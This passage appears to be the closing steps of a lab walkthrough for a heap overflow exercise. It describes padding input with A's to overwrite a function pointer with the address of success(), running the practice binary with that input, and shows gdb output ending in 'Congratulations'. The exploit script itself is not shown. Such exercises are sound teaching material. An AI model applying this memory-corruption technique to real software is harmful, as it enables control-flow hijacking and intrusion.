(gdb) s
```

10.(gdb) q

11.(gdb) y

12.\$vim sol1.py Calculate the heap size and give appropriate number of A's and replace eip with the address of function *success()*

Buffer Overflow Attack

13. `./heapoverflow $(python sol1.py)`

14. You make it!

```
(gdb) run $(python sol1.py )
Starting program: /app/heapoverflow $(python sol1.py )
warning: Error disabling address space randomization: Success
data is at 0x88a4310, fp is at 0x88a4360
Congratulations
[Inferior 1 (process 69) exited normally]
(gdb) █
```